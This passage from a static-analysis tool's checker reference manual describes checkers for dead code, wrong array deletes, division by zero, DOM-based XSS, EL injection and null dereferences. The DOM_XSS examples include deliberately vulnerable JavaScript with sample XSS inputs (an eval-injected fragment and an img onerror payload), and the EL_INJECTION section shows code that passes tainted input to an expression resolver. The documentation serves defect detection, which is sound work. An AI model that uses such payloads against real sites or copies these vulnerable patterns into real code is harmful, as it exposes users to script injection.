Note that for this use case, the `antecedent_checker` property must specify SECURE_CODING. For the `dc_checker_name` property, you can replace the "CHECKER" portion of the checker name (shown in the example) with any unique (and completely capitalized) checker name you prefer, but that name must match the one you specify for the `method_set_for_dc_checker` property.

To use the configuration in the analysis, you need to pass the JSON file to the `--dc-config` option of `cov-analyze`. This option enables all of the DC.CUSTOM_* checkers that are specified in the JSON file. You can disable these checkers individually with the `--disable <checker-name>` option.

4.54. DC.DANGEROUS

Quality, Security (Don't Call) Checker

4.54.1. Overview

This Java checker detects unsafe calls to the deprecated `stop()` methods from `java.lang.Thread` and `java.lang.ThreadGroup`. It also detects calls to `java.lang.Thread.destroy()` because the method is not implemented, contrary to what a developer using that method might believe. Furthermore, calls to `java.io.ObjectOutputStream$PutField.write(java.io.ObjectOutput)` are detected because the calls might corrupt serialization streams.

Note

To create your own DC.* checker, see Section 4.53, “DC.CUSTOM_CHECKER ”.

Preview checker: DC.DANGEROUS is a Preview checker. Preview checkers have not been validated for regular production use. Results from this checker could have higher false positives and false negatives compared to standard checkers. Also, changes to this checker in the next release could change the number of issues found. Preview checkers are included in this release so that you can use the checker in a test environment and evaluate its results. Please provide feedback to `support@coverity.com` on its accuracy and value.

Disabled by Default: DC.DANGEROUS is disabled by default. To enable it, you can use the `--enable` option to the `cov-analyze` command.

4.55. DC.DEADLOCK

Quality, Security (Don't Call) Checker

4.55.1. Overview

This Java checker detects deadlock-prone calls to the deprecated methods `suspend()` and `resume()` from `java.lang.Thread` and `java.lang.ThreadGroup`. In addition, calls to `java.lang.Thread.countStackFrames()` and `java.lang.ThreadGroup.allowThreadSuspension(boolean)` are detected because they depend on `suspend()` methods.

Note

To create your own DC.* checker, see Section 4.53, “DC.CUSTOM_CHECKER ”.

Preview checker: DC.DEADLOCK is a Preview checker. Preview checkers have not been validated for regular production use. Results from this checker could have higher false positives and false negatives compared to standard checkers. Also, changes to this checker in the next release could change the number of issues found. Preview checkers are included in this release so that you can use the checker in a test environment and evaluate its results. Please provide feedback to `support@coverity.com` on its accuracy and value.

Disabled by Default: DC.DEADLOCK is disabled by default. To enable it, you can use the `--enable` option to the `cov-analyze` command.

4.56. DC.STREAM_BUFFER

Quality, Security (Don't Call) Checker

4.56.1. Overview

This C/C++ checker detects calls to unsafe I/O functions that are accessing a stream buffer, such as `scanf()` and `gets()`, which could cause buffer overflow.

Note

To create your own DC.* checker, see Section 4.53, “DC.CUSTOM_CHECKER ”.

Disabled by Default: DC.STREAM_BUFFER is disabled by default. To enable it, you can use the `--enable` option to the `cov-analyze` command.

To enable DC.STREAM_BUFFER along with other security checkers, use the `--security` option to the `cov-analyze` command.

4.57. DC.STRING_BUFFER

Quality, Security (Don't Call) Checker

4.57.1. Overview

This C/C++ checker detects calls to functions that are accessing string buffers, such as `sprintf()` and `sscanf()`, which could cause buffer overflow.

Note

To create your own DC.* checker, see Section 4.53, “DC.CUSTOM_CHECKER ”.

Disabled by Default: DC.STRING_BUFFER is disabled by default. To enable it, you can use the `--enable` option to the `cov-analyze` command.

4.58. DC.WEAK_CRYPTO

Quality, Security (Don't Call) Checker

4.58.1. Overview

This C/C++ checker detects calls to functions that produce unsafe sequences of pseudo-random numbers, such as `rand()`. These functions should not be used for encryption because it is too easy to break the encryption.

Note

To create your own DC.* checker, see Section 4.53, “DC.CUSTOM_CHECKER ”.

Disabled by Default: DC.WEAK_CRYPTO is disabled by default. To enable it, you can use the `--enable` option to the `cov-analyze` command.

To enable DC.WEAK_CRYPTO along with other security checkers, use the `--security` option to the `cov-analyze` command.

4.59. DEADCODE

Quality Checker

4.59.1. Overview

This C/C++, C#, Java, JavaScript, PHP, and Python checker finds many instances of code that can never be reached due to branches whose condition will always evaluate exactly the same each time. This checker does *not* warn about function-level dead code such as static functions that are never called.

C/C++, C#, Java, JavaScript, PHP, and Python

- **Enabled by Default**: DEADCODE is enabled by default. For enablement/disablement details and options, see Section 1.3, “Enabling Checkers”.

Faulty code assumptions or other logic errors are often responsible for dead code. These defects can have a broad range of effects. For example, if you make a logic error, such as <= instead of a <, or && instead of ||, the resulting behavior might be incorrect. At best, dead code increases the size of source code (and associated binaries). More seriously, logic errors can cause important code to never execute, which can adversely affect program results or cause a program to crash.

Some dead code might be intended. Defensive error checks, for example, might cause some currently unreachable error paths, but are included to guard against future changes. Also, code that uses `#if` preprocessor statements to conditionally compile different blocks for different configurations might have dead code in certain configurations.

Fixing these defects depends on what the code was intended to do. Removing truly dead code will eliminate the defect.

4.59.2. Options

C/C++, C#, Java, JavaScript, PHP, and Python

This section describes one or more DEADCODE options.

- `DEADCODE:no_dead_default:<boolean>` - When this option is set to `true`, the checker suppresses reports of defects caused by an unreachable `default` statement in a switch-case statement. Defaults to `DEADCODE:no_dead_default:false` (meaning that unreachable default statements are reported as defects) for C/C++, C#, and Java.

  Example:

```
switch(i) {
    case 0:
    case 1:
    break;
    default:
    return;
}

switch(i) {
    case 0:
    case 1:
```

```
    break;
    default:
       assert(false);  // Defect unless no_dead_default option is set to true
}
```

To disable reporting of these defects use:

```
> cov-analyze --checker-option DEADCODE:no_dead_default:true
```

- `DEADCODE:report_dead_killpaths:<boolean>` - When this option is set to `true`, the checker will report "dead" code that represents a "kill path". Kill paths include those that unconditionally throw an exception, call an unconditional assert, or use similar mechanisms. By default, DEADCODE automatically suppresses such reports, treating such mechanisms as intentional, "defensive" coding. Defaults to `DEADCODE:report_dead_killpaths:false` for C/C++, C#, and Java.

  The following type of coding practice is suppressed by default:

```
void dead_killpath_example(int i)
{
  switch(i & 0x3) {
  case 0: doSomethingA(); return;
  case 1: doSomethingB(); return;
  case 2: doSomethingC(); return;
  case 3: doSomethingD(); return;
  default: // Intentionally dead
    throw some_exception("defensive");
  }
}
```

- `DEADCODE:report_redundant_tests:<boolean>` - When this option is set to `true`, the checker will report cases where a branch cannot be taken, if that does not result in any fragment of code being unreachable. In JavaScript, all numeric literals are floating point, and DEADCODE only tracks integer variables when there is some evidence that these variables are used as integers. Defaults to `DEADCODE:report_redundant_tests:false` for C/C++, C#, Java, JavaScript, PHP, and Python (all languages).

  Example:

```
i++;
if(i >= 0 || i <= 5) {
    doit();
}
```

  In this case, `i <= 5` must be true because it will get evaluated only if `i < 0`. It follows that `i <= 5` is redundant. The developer probably meant to use && instead of `||`.

- `DEADCODE:suppress_effectively_constant_local:<boolean>` - When this option is set to `true`, the checker will suppress a defect on a local variable that is assigned only once to a constant value and used as a condition into a block of dead code (see details below). You use the option to suppress defects that intentionally disable code by means of a local variable. Note that might also suppress some true positives, so use it with caution. Defaults to `DEADCODE:suppress_effectively_constant_local:false` for for C/C++, C#, and Java.

Effectively Constant Criteria

This option can suppress a defect in code that meets *all* of the following criteria:

- It is a local variable (that is, one declared within a function or method). This means that the variable is *not* declared as `const` (for C++, C#) or `final` (for Java) and that it *is* either a Boolean type (`bool` for C++, C#; `boolean` for Java, `int` for C) or a pointer type.
- It is assigned exactly once to a constant value, thereby making it effectively constant within its scope.
- It is used as a condition into a block of dead code.

Special case that overrides option settings

DEADCODE automatically suppresses a defect report if the name of the variable contains no lowercase letters (for example, ALL_CAPITALS) but otherwise meets Effectively Constant Criteria. This behavior allows the use of the coding pattern with a variable such as DEBUG without producting false positives; for example:

```
bool DEBUG = false;  // Example: DEBUG
if(DEBUG) {          //
    /* ... intentionally unreachable code */
}
```

(This pattern is used in Java and other environments which don't have conditional compilation.)

4.59.3. Examples

This section provides one or more examples of defects found by the DEADCODE checker.

4.59.3.1. C/C++

In the following C/C++ example, dead code appears in the second `if` statement because p cannot be null. Check if `handle_error()` should be called earlier.

```
int deadcode_example1(int *p) {
    if( p == NULL ) {
        return -1;
    }

    use_p( *p );
    if ( p == NULL ) {      // p cannot be null.
        handle_error();     // Defect: dead code
        return -1;
    }
    return 0;
}
```

```
void deadcode_example2(void *p) {
    int c = ( p == NULL );

    if ( p != NULL && c ) {       // Always false
        do_some_other_work();     // Defect: dead code
    }
}
```

4.59.3.2. C#

In the following example, `i` cannot be both `10` and `12` at the same time, so `i` must be unequal to at least one of those two values. Therefore, the `if` condition will always be true, and the return will always be executed.

```
public class Deadcode{
    public void bad(int i)
    {
        if(i != 10 || i != 12) {
            return;
        }
        // Dead code reported here.
        ++i;
    }
}
```

4.59.3.3. Java

In the following Java example, dead code appears in the second `if` statement. Because of the first `if` statement, `o2` cannot be null if `o1` is null. Note that the `deadcode1` example below produces a defect if `DEADCODE:report_redundant_tests` is set to `true`.

```
class Example {
  boolean deadcode1(Object o1, Object o2) {
    if(o1 == null && o2 == null) {
      return true;
    } else if(o1 == null && o2 != null) {
      // The check above for o2 != null is useless:
      // Because of the first condition,
      // o2 cannot be null if o1 is null.
      return false;
    }
    return true;
  }
  void deadcode2(Object o) throws Exception {
    if(o == null) {
      throw new Exception();
    }
    if(o == null) {
      // This line cannot be reached!
      log("o is null");
    }
  }
}
```

4.59.3.4. JavaScript

```
function test7a(p1) {
    if(p1 == null) {
        return;
    }
    // In JavaScript null == undefined.
    if(p1 == undefined) {
        // Defect.
        return;
    }
    safe_process(p1);
}

function test7b(p1) {
    if(p1 === null) {
        return;
    }
    // But null !== undefined.
    if(p1 === undefined) {
        // No defect.
        return;
    }
    safe_process(p1);
}

function adapted_angular_code_example(parentElement) {
  var isRoot = isMatchingElement(parentElement, $rootElement);
  var state = isRoot ? rootAnimateState : parentElement.data(NG_ANIMATE_STATE);
  var result = state && (!!state.disabled || state.totalActive > 0);
  if(isRoot || result) {
    return result;
  }
  if(isRoot) {
    // Defect.
    return true;
  }
}
```

4.59.3.5. PHP

```
function deadcode($o1) {
    if($o1 == NULL) {
        return 1;
    }
    somethingElse();
    if(NULL == $o1) {
        // DEADCODE defect
        return 2;
    }
    // otherwise
    return 3;
}
```

4.59.3.6. Python

```
def deadcode(o1):
    if(o1 is None):
        return 1
    somethingElse()
    if(None is o1):
        # DEADCODE defect
        return 2
    # otherwise
    return 3
```

4.59.4. Events

This section describes one or more events produced by the DEADCODE checker.

- `dead_error_begin` - The subsequent block of code is dead code.
- `dead_error_condition` - The condition that results in dead code.
- `dead_error_line` - The subsequent line is dead code.

4.60. DELETE_ARRAY

Quality Checker

4.60.1. Overview

This C++ checker finds many instances of using `delete` instead of `delete[]` to delete an array.

Both `new` and `delete` have two variants: one for a single structure and one for arrays. On an allocated array, calling `delete` instead of `delete[]` will work most of the time. However, this is not guaranteed. Also, any array elements' destructors are not called which can lead to memory leaks and other problems.

The best way to use arrays in modern C++ is to use the STL's `vector` class. It is safer, more convenient and, in most cases, as efficient as a regular array. For APIs requiring arrays, you can still use `&front()`.

Enabled by Default: DELETE_ARRAY is enabled by default. For enablement/disablement details and options, see Section 1.3, “Enabling Checkers”.

4.60.2. Options

This section describes one or more DELETE_ARRAY options.

- `DELETE_ARRAY:no_error_on_scalar:<boolean>` - When this C++ option is `true`, the checker does not report defects when the array element type is a scalar (for example, `int`). Although it is incorrect, using `delete` on an array of scalars is harmless in many implementations of C++, so this option is provided to suppress reporting that. Defaults to `DELETE_ARRAY:no_error_on_scalar:false`

4.60.3. Examples

This section provides one or more examples of defects found by the DELETE_ARRAY checker.

```
void wrong_delete() {
    char *buf = new char [10];
    delete buf; // Defect: should be delete[] buf
}
```

```
struct auto_ptr {
    auto_ptr():ptr(0){}
    ~auto_ptr(){delete ptr;}
    int *ptr;
};

void test() {
    auto_ptr *arr = new auto_ptr[2];
    arr[0].ptr = new int(0);
    arr[1].ptr = new int(1);
    delete arr;  // Memory leak, destructors are not called (or worse!)
}
```

4.60.4. Models

You can use modeling or code annotations to suppress DELETE_ARRAY false positives. If it is incorrectly reported that a variable is allocated using the `new` array variant or that a variable is deallocated using `delete[]`, the most likely cause is an incorrect interprocedural model. The best solution in this case is to correctly model the called function's behavior.

For example, while DELETE_ARRAY will, in most cases, correctly interpret a function that only allocates memory using the `new` array variant when the function's return value is `0`, you can override an incorrect interpretation with the following model:

```
int my_array_alloc(char**& ptr)
{
    int unknown_cond;
    if (unknown_cond) {
        ptr = new char*[26];
        return 0;
   }
   ptr = new char**;
   return 1;
}
```

This stub function indicates that array allocations return `0` and non-array allocations return `1`. The program decision point using the uninitialized variable `unknown_cond` is not important to analyze because, from the perspective of `my_array_alloc` callers, each potential return code should always be handled properly. You can use a similar stub to model the behavior of a function that uses `delete[]` and `delete`.

4.60.5. Events

This section describes one or more events produced by the DELETE_ARRAY checker.

- `new` - The `new` non-array variant was used to allocate memory.

- `new_array` - The `new` array variant was used to allocate memory.
- `delete_var` - The `delete` non-array variant was used to deallocate memory.
- `delete_array_var` - `delete[]` was used to deallocate memory.

If one of these events is reported at a line where memory was not allocated or the operation used does not have array/non-array variants with the same semantics as the standard operator `new` or `delete`, you can use a code annotation to suppress the event.

4.61. DELETE_VOID

Quality Checker

4.61.1. Overview

This C++ checker finds cases where a pointer to a void is deleted. When a delete is applied to a pointer to void, the object itself is deallocated, but any destructor associated with the dynamic type is not run, which is a defect if that destructor does something important, such as freeing memory.

In many implementations, deleting a pointer to void is treated like calling `free()` in that the memory is deallocated but destructors do not run. However, even if that is the intended behavior, it is dangerous to rely on it for the following reasons:

- The behavior is *undefined* by the language standard. The implementation can technically do anything, and some compilers have optimizers that aggressively transform code that relies on undefined behavior.
- If the allocation site is changed, for example, to allocate an array of objects, the deallocation site will silently do the wrong thing.

Enabled by Default: DELETE_VOID is enabled by default. For enablement/disablement details and options, see Section 1.3, “Enabling Checkers”.

4.61.2. Example

This section provides one or more examples of defects found by the DELETE_VOID checker.

In the following example, delete is used on a pointer of type `void`:

```
void buggy(void *p)
  {
    delete p;
  }
```

4.61.3. Events

This section describes one or more events produced by the DELETE_VOID checker.

- `delete_void` - Deleted a pointer with type `void`.

4.62. DIVIDE_BY_ZERO

Quality Checker

4.62.1. Overview

The DIVIDE_BY_ZERO checker finds instances in which an arithmetic division or modulus occurs when the divisor is zero. The result of such an operation is undefined but typically results in program termination. A defect is only reported if the evidence shows that a divisor can be exactly zero along a particular path.

C/C++, C#, and Java

- **Preview checker:** DIVIDE_BY_ZERO is a Preview checker. Preview checkers have not been validated for regular production use. Results from this checker could have higher false positives and false negatives compared to standard checkers. Also, changes to this checker in the next release could change the number of issues found. Preview checkers are included in this release so that you can use the checker in a test environment and evaluate its results. Please provide feedback to `support@coverity.com` on its accuracy and value.
- **Disabled by Default**: DIVIDE_BY_ZERO is disabled by default. To enable it, you can use the `--enable` option to the `cov-analyze` command.

4.62.2. Examples

This section provides one or more examples of defects found by the DIVIDE_BY_ZERO checker.

4.62.2.1. C/C++

In the following example, the checker reports a defect because variable `x` is zero if `cond()` is false:

```
int foo() {
    int x = 0;
    if (cond()) {
        x = 1;
    }
    return 1 / x;
}
```

In the following example, if `y` is negative, `foo(y)` will return zero, and zero will be used as a divisor in `bar(y)`. Therefore, the checker reports a defect.

```
int foo(int y) {
    if (y < 0) {
        return 0;
    }
    return y;
}

void bar(int y) {
    int z = 1 / foo(y);
}
```

4.62.2.2. C# and Java

In the following example, the checker reports a division by zero because variable a might be zero; the code explicitly tests whether a is zero.

```
class Example {
    void testDiv(int a, int b)
    {
        if (a!=0) {
           //Do something
        }
        int y = b / a;
    }
}
```

4.62.3. Events

This section describes one or more events produced by the DIVIDE_BY_ZERO checker.

- `divide_by_zero`: [C/C++, C#, and Java] Arithmetic division or modulus is performed when the divisor is zero.

4.63. DOM_XSS

Security Checker

4.63.1. Overview

This JavaScript checker reports a defect on code that is vulnerable to a DOM-based XSS attack. In other words, it finds cases where an attacker can cause a victim's Web browser to execute JavaScript code of the attacker's choice or otherwise make the victim's Web browser behave in an unexpected and unintended way. In particular, this checker reports cases where data that is potentially under the control of an attacker ("tainted" data) is used in an unsafe way in client-side JavaScript, for example, passed to `eval` or written to an `innerHTML` field in the DOM.

The consequences of such a vulnerability are similar to those of other kinds of cross-site scripting vulnerabilities. For example, a DOM-based XSS vulnerability can impact the confidentiality of a user's authenticated session, including whatever information and access that session confers. For more information, see Section 7.1.4.2, “Cross-site Scripting (XSS)”.

Preview checker: DOM_XSS is a Preview checker. Preview checkers have not been validated for regular production use. Results from this checker could have higher false positives and false negatives compared to standard checkers. Also, changes to this checker in the next release could change the number of issues found. Preview checkers are included in this release so that you can use the checker in a test environment and evaluate its results. Please provide feedback to `support@coverity.com` on its accuracy and value.

Disabled by Default: DOM_XSS is disabled by default. To enable it, you can use the `--enable` option to the `cov-analyze` command.

The DOM_XSS checker requires additional memory. See Minimum requirements in *Coverity 8.0 Installation and Deployment Guide* for details on the requirement.

4.63.2. Defect Anatomy

A DOM_XSS defect shows a data flow path by which untrusted (tainted) data makes its way into a function or DOM element such that the user's Web browser might execute it as JavaScript code. The path starts at a source of untrusted data, such as a reading a property of the URL that an attacker might control (such as, `window.location.hash`) or data from a different frame. From there the events in the defect show how this tainted data flows through the program, for example from the argument of a function call to the parameter of the called function. The final part of the path shows the data flowing into the vulnerable function or DOM element property.

4.63.3. Options

JavaScript

This section describes one or more DOM_XSS options.

- `DOM_XSS:distrust_all:<boolean>` - Setting this option to true is equivalent to setting all of the following options to false: `DOM_XSS:trust_network`, `DOM_XSS:trust_http_header`, `DOM_XSS:trust_cookie`. Defaults to `DOM_XSS:distrust_all:false` for JavaScript.

  This checker option is automatically set to `true` if the `--webapp-security-aggressiveness-level` option of the `cov-analyze` command is set to `high`.

- `DOM_XSS:trust_cookie:<boolean>` - Setting this option to false causes the analysis to treat data from HTTP cookies as tainted. Defaults to `DOM_XSS:trust_cookie:true` for JavaScript.

  This checker option is automatically set to `false` if the `--webapp-security-aggressiveness-level` option of the `cov-analyze` command is set to `high`.

- `DOM_XSS:trust_http_header:<boolean>` - Setting this option to false causes the analysis to treat data from HTTP headers as tainted. Defaults to `DOM_XSS:trust_http_header:true` for JavaScript.

  This checker option is automatically set to `false` if the `--webapp-security-aggressiveness-level` option of the `cov-analyze` command is set to `high`.

- `DOM_XSS:trust_network:<boolean>` - Setting this option to false causes the analysis to treat data from the network, for example, responses to AJAX requests, as tainted. Defaults to `DOM_XSS:trust_network:true` for JavaScript.

  This checker option is automatically set to `false` if the `--webapp-security-aggressiveness-level` option of the `cov-analyze` command is set to `high`.

4.63.4. Examples

This section provides one or more examples of defects found by the DOM_XSS checker.

```
function extract(string, key) {
  // ... returns a substring of "string" according to "key"
}


// to exploit: append the following fragment to the base URL
// #status=0;alert(1)
function getStatus() {
    var status = {};
    // 'location.hash' is tainted, so 'fromFragment' is too
    var fromFragment= extract(decodeURI(location.hash), "status");
    console.log(fromFragment);
    try {
        // 'eval' on a tainted string is vulnerable to DOM_XSS
        eval("status = " + fromFragment);
    } catch (exn) {
        // ignore
    }
    return status;
}
```

```
// '$' is the jQuery object
// to exploit, append the following to the base URL
// ?"><img src=x onerror=alert(2)>
function jq() {
    var elem = $("#my-dom-element");
    var link = '#do_a_thing?page=' + decodeURI(location.href);
    console.log(link);
    var html = '<a href="' + link + '">do the thing</a>';
    console.log(html);
    elem.html(html);
}
```

4.64. EL_INJECTION

Security Checker

4.64.1. Overview

This Java checker finds Expression Language (EL) injection vulnerabilities, which arise when uncontrolled dynamic data is passed into an EL resolver. This might allow an attacker to bypass security checks or execute arbitrary code.

Preview checker: EL_INJECTION is a Preview checker. Preview checkers have not been validated for regular production use. Results from this checker could have higher false positives and false negatives compared to standard checkers. Also, changes to this checker in the next release could change the number of issues found. Preview checkers are included in this release so that you can use the checker in a test environment and evaluate its results. Please provide feedback to `support@coverity.com` on its accuracy and value.

Disabled by Default: EL_INJECTION is disabled by default. To enable it, you can use the `--enable` option to the `cov-analyze` command.

To enable EL_INJECTION along with other preview-level Web application checkers, use the `--webapp-security-preview` option.

4.64.2. Examples

This section provides one or more examples of defects found by the EL_INJECTION checker.

In the following example, the `expression` parameter is treated as though it is tainted. It is passed to `ExpressionFactory.createValueExpression`, which is treated as a sink for this checker.

```
public static void setValue(Map<String, Object> context,
             String expression, Class expectedType, Object value) {
  ExpressionFactory exprFactory = getExpressionFactory();
  ELContext elContext = new BasicContext(context);
  ValueExpression ve = exprFactory.createValueExpression(elContext, expression,
   expectedType);
  ve.setValue(elContext, value);
}
```

An attacker can potentially execute arbitrary code by substituting a valid EL expression.

4.64.3. Events

This section describes one or more events produced by the EL_INJECTION checker.

- `sink` - (main event) Identifies the location where tainted data reaches a sink.
- `remediation` - Provides information about addressing the security vulnerability.

Dataflow events

- `member_init` - Creating an instance of a class using tainted data initializes a member of that class with tainted data.
- `object_construction` - Creating an instance of a class using tainted data.
- `subclass` - Creating an instance of a class to use as a superclass.
- `taint_alias` - A tainted object is aliased.
- `taint_path` - A tainted value has been assigned to a local variable.
- `taint_path_arg` - A tainted value has been used as an argument to a method.
- `taint_path_attr` - [Java only] A tainted value has been stored as a Web application attribute that has page, request, session, or application scope.
- `taint_path_call` - This method call returns a tainted value.
- `taint_path_field` - A tainted value has been assigned to a field.
- `taint_path_map_read` - A tainted value is read from a map.
- `taint_path_map_write` - A tainted value is written to a map.

- `taint_path_param` - A caller passes a tainted argument to this method parameter.
- `taint_path_return` - The current method returns a tainted value.
- `tainted_source` - The method from which a tainted value originates.

4.65. ENUM_AS_BOOLEAN

Quality Checker

4.65.1. Overview

This C/C++ checker finds places where an enum-typed expression is inadvertently used in a Boolean context (such as a predicate), but the enumeration has more than two possible values. Usually, that is not what the programmer intended.

Preview checker: ENUM_AS_BOOLEAN is a Preview checker. Preview checkers have not been validated for regular production use. Results from this checker could have higher false positives and false negatives compared to standard checkers. Also, changes to this checker in the next release could change the number of issues found. Preview checkers are included in this release so that you can use the checker in a test environment and evaluate its results. Please provide feedback to `support@coverity.com` on its accuracy and value.

Disabled by Default: ENUM_AS_BOOLEAN is disabled by default. To enable it, you can use the `--enable` option to the `cov-analyze` command.

4.65.2. Examples

This section provides one or more examples of defects found by the ENUM_AS_BOOLEAN checker.

```
enum color {red, green, blue};
...
  color c;
  ...
  if (c) /* Why are green and blue distinguished from red? */
```

It is common for an enum-typed expression to occur legitimately in a Boolean context. For example, the checker does not identify a defect in the following code sample:

```
/* in C */
enum boolean {false, true};
...
  enum boolean b;
  ...
  if (b) /* An enum-typed expression is okay in this context. */
  ...
```

4.65.3. Events

This section describes one or more events produced by the ENUM_AS_BOOLEAN checker.

- `enum_as_boolean` - An enum-typed expression is used in a Boolean context.

4.66. EVALUATION_ORDER

Quality Checker

4.66.1. Overview

This C/C++ checker identifies places in the code where the C/C++ language rules for expression evaluation do not determine the order in which side effects happen. Consequently, the behavior of the program potentially depends on the compiler, compiler version and optimization settings.\n\nNote that the name of the checker is misleading, since it finds side effect order problems as well as evaluation order problems.

If a single memory location is written more than once, or both read and written, without an intervening sequence point, then the program behavior is undefined. In practice, implementations may behave differently depending on compiler, compiler version, and optimization settings. This occurs even though the rules of precedence and associativity unambiguously define the syntactic expression structure.

In the following example, the value of b after the assignment is 3 if the left side of the operator is evaluated first, or 4 if the right side of the operator is evaluated first:

```
a = 1;
b = a + (a=2);
```

EVALUATION_ORDER looks for the following sequence points after each statement:

- comma (`,`)
- logical AND (&&)
- logical OR (`||`)
- conditional (`?:`)

Enabled by Default: EVALUATION_ORDER is enabled by default. For enablement/disablement details and options, see Section 1.3, “Enabling Checkers”.

4.66.2. Examples

This section provides one or more examples of defects found by the EVALUATION_ORDER checker.

In the following example, it is unclear whether the left or right side of the operator is evaluated first, so the value of `x` might change:

```
int g(int x) {
    return x + x++;      // Defect, undefined evaluation order
}
```

The following example demonstrates side effect ordering problems. The right hand side of the assignment is evaluated before the assignment itself takes place. However, the side effect order is unspecified because the side effect associated with ++ could happen before or after the side effect associated with the assignment.

```
int foo() {
    int x = 0;
    x = x++;    // Defect
    return x;   // returns either 0 or 1
}
```

Different compilers will return different values. For example:

Microsoft Visual C++ 2008 for 80x86 on Windows XP, 32-bit returns 1.

Mingw gcc 3.4.4 on Windows XP, 32-bit returns 0.

gcc 4.1.2 on RHEL 5.2 Linux, 64-bit returns 1.

4.66.3. Events

This section describes one or more events produced by the EVALUATION_ORDER checker.

- `write_write_order` - Undefined order for multiple writes.

4.67. EXPLICIT_THIS_EXPECTED

Quality Checker

4.67.1. Overview

This JavaScript checker finds calls to functions that explicitly reference `this` where the call site does not explicitly specify the object that the call should apply to, that is, the object that will become `this` when the function is called. This might mean the explicit `this` reference will unexpectedly refer to the global object.

JavaScript

- **Enabled by Default**: EXPLICIT_THIS_EXPECTED is enabled by default. For enablement/disablement details and options, see Section 1.3, “Enabling Checkers”.

4.67.2. Examples

This section provides one or more examples of defects found by the EXPLICIT_THIS_EXPECTED checker.

The assignment lacks a `this`, so `member` in the called function might unexpectedly be considered a property of the global object.

```
function readThis() {
    return this.member;
}

// Defect
var x = readThis();
```

4.67.3. Events

This section describes one or more events produced by the EXPLICIT_THIS_EXPECTED checker.

At the call site:

- `implicit_this_used` - Call to function `<function>` with implicit `this` argument when explicit `this` is expected.

At the explicit `this` use in the callee:

- `explicit_this_parameter` - Explicit use of `this`.

4.68. FB.* (FindBugs) Checkers

Quality, Security Checkers

Coverity supports FindBugs analyses through the `cov-analyze` command. FindBugs is an open source program for finding bugs (defects) in Java code. It provides a large group of FindBugs bug patterns that can detect a wide variety of defects. The FindBugs Checker Reference describes each of the FindBugs bug patterns. The descriptions come from the FindBugs documentation that is available from http://findbugs.sourceforge.net/.

Note that the reference adds an `FB.` prefix to each bug pattern. This prefix allows you to distinguish FindBugs bugs from defects found by Coverity checkers. For example, DM_EXIT in the FindBugs documentation is the same as FB.DM_EXIT in the reference.

Like other defects, FindBugs bugs appear in the output of the console that you use to run `cov-analyze` and among defects that you commit to Coverity Connect through the `cov-commit-defects` command.

FindBugs defects are not affected by Coverity annotations, but they can be manipulated with annotations that are provided by FindBugs and by some other public third party annotations. See http://findbugs.sourceforge.net/manual/annotations.html.

Quality-only FindBugs checkers

Enabled by Default: Quality-only FindBugs checkers are enabled by default. To disable them, see Section 1.3.1, “Enabling and Disabling Checkers with cov-analyze”.

Security-related FindBugs checkers

Many security-related checkers are disabled by default. To enable them, see the Java FindBugs options to `cov-analyze` in the *Coverity 8.0 Command and Ant Task Reference*.

Note that security-related Findbugs checkers are also quality checkers. However, not all quality-related FindBugs checkers are security checkers.

4.69. FORWARD_NULL

Quality

4.69.1. Overview

This C/C++, C#, Java, JavaScript, PHP, and Python checker finds errors that can result in program termination or a runtime exception. It finds many instances where a pointer or reference is checked against `null` or assigned `null` and then later dereferenced. For JavaScript, PHP, and Python, this checker finds many instances where a value is checked against or assigned `null` or `undefined` and later used as an object (that is, by accessing a property of it) or function (that is, by calling it).

C/C++, C#, Java, JavaScript, PHP, and Python

- **Enabled by Default**: FORWARD_NULL is enabled by default. For enablement/disablement details and options, see Section 1.3, “Enabling Checkers”.

Java

- **Android**: For Android-based code, this checker finds issues related to user activities, dialog windows, and other items.

4.69.1.1. C/C++

Dereferencing a null pointer leads to undefined behavior, which is usually a program crash. The C/C++ FORWARD_NULL checker reports three cases:

- Checking against NULL and then dereferencing on a path on which it was null.
- Assigning NULL and then taking a path on which the value has not changed.
- Dereferencing the return value from `dynamic_cast` without first checking it against NULL. If you know that the value will always be non-null, then you can use `static_cast` to avoid a defect report.

4.69.1.2. C# and Java

Dereferencing a null reference variable results in a runtime error, halting execution. Typically, this error is caused by checking for null and then not properly handling the condition, or not checking for null in a code path.

For C#, the checker reports defects that result from unchecked dereferences of the results of `as` expressions. The checker categorizes such expressions as unchecked `as` conversions.

For Java, dereferencing a null reference variable results in a `NullPointerException` at runtime, halting execution. Typically, this error is caused by checking for null and then not properly handling the condition, or not checking for null in a code path.

4.69.1.3. JavaScript

Using a null or undefined value as an object (that is, by accessing any of its properties) or as a function (that is, by calling it) results in a runtime exception, which halts execution. The JavaScript FORWARD_NULL checker reports the following cases:

- Accessing a property of a value or calling a value that was previously compared to `null` or `undefined`.
- Accessing a property of a value or calling a value that was previously assigned `null` or `undefined`.

- Accessing a property of a value or calling a value that is implicitly initialized to `undefined`.

4.69.1.4. PHP

Calling an undefined function (or method), creating an instance of an undefined class, throwing a null value are all examples of fatal errors. Although accessing a null value is generally not a fatal error in PHP, FORWARD_NULL detects any use of null values in fatal error situations such as those.

4.69.1.5. Python

In Python, using a null-like value in an expression will result in an exception, which halts execution.

A null-like value can be created explicitly by assigning `None`, `Ellipsis` or `NotImplemented`, by assigning the return value of a function that returns void, or by using a variable before it has been assigned.

Uses that cause an exception include using the null-like value as an operand of a unary or binary operator, or using it as the base name of a property reference or function call.

4.69.2. Defect Anatomy

A FORWARD_NULL defect shows a data flow path by which a null or undefined value can reach a point in the function where it is evaluated or dereferenced.

For a null value, the path starts at a place where a null value can be written into a variable and ends where an attempt is made to evaluate or dereference that variable. Possible null value sources are the return value from a called routine or an argument that is modified by a called routine.

For undefined variables, the path typically starts with a declaration that has no explicit initializer and for which the language does not supply an implicit initializer, and it ends where an attempt is made to evaluate or dereference that variable. The path will not contain any expressions that could overwrite the undefined variable with a valid value.

4.69.3. Options

This section describes one or more FORWARD_NULL options.

- `FORWARD_NULL:aggressive_derefs:<boolean>` - When this option is true, the checker identifies paths from null values to uses of these values that cannot tolerate null values with less certainty than it does by default. See also, the `very_aggressive_derefs` checker option. Defaults to `FORWARD_NULL:aggressive_derefs:false` for C/C++, C#, Java, JavaScript, PHP, and Python (all languages).

  This checker option is automatically set to `true` if the `--aggressiveness-level` option of the analysis command is set to `medium`.

- `FORWARD_NULL:aggressive_null_sources:<boolean>` - When this option is true, the checker identifies null sources with less certainty than it does by default. Defaults to `FORWARD_NULL:aggressive_null_sources:false` for C/C++, C#, Java, JavaScript, PHP, and Python (all languages).

- `FORWARD_NULL:assume_write_to_addr_of:<boolean>` - When this option is true, the checker stops tracking a pointer when its address is taken as an argument. Defaults to `FORWARD_NULL:assume_write_to_addr_of:false` for C/C++ only.
